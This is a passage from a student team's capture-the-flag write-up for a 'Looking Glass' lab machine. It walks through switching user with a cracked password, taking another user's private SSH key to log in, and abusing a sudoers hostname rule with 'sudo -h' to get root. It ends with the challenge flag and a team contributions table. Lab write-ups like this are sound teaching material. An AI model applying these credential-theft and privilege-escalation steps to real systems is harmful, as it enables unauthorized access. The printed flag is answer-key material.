
Using the password from CyberChef, we can escalate our privileges to root humptydumpty. We tried to use the command **su humptydumpty** and the cracked password.




In humptydumpty's directory, there's a file named poetry.txt, this file doesn't seem to contain a lot of clues.




If we go to home directory, and scan all available files, we can see the user Alice which is mentioned a lot in the poetry.



After trying to directly access Alice's directory and viewing the files within, it resulted in an error. But we can get Alice's rsa private key which we can later use to login as Alice.




By copying this RSA key file into our main directory, we can change it's permission using chmod 600. Doing this allows the RSA key to be usable to login and ssh into alice's user machine.



Using the command **ssh -i allice_id_rsa alice@<ip address>** we are now logged in as Alice.

Final step: Root
Members Involved: Luqman
Tools used: Terminal
Thought Process and Methodology and Attempts:

Now that we are logged in as Alice, we have to look for a file named *alice* (this took me **way too long** to figure it out). Go to */etc/sudoers.d* and read the file. It will show *alice ssalg-gnikool = root NOPASSWD: /bin/bash.* But what does it mean? To put it plainly, we can get access to root if we run */bin/bash* from *ssalg-gnikool* hostname. Since our current hostname is *looking-glass*, we have to run *sudo -h ssalg-gnikool /bin/bash* to change the hostname and finally, get access to root.



With that done, all that is left is to find the root.txt file and the flag is retrieved. I was so thrilled to have finally found root.txt that I did not bother checking the other file

Read the root.txt file and reverse the flag.

Reverse String & Text

Enter the text to be reversed, and then click "Reverse!":

```
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

Reverse!

The reversed string:

```
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Contributions

ID	**Name**	Contributions	Signatures
1211102908	Wan Muhammad Ilhan Bin Wan Zil Azhar	Recon & Enumeration, WriteUp	*Ilhan*
1211101583	Luqman Hakim bin Noorazmi	Root, WriteUp and Video Editing	*Luqman*
1211203101	Jazlan Zuhair bin Mohamed Zafrualam	Initial Foothold	*Jazlan*
1211102054	Mithesh Kumar	Horizontal Privilege Escalation, Screenshots	*Mithesh*

Video link : https://youtu.be/IirLPUpr-A8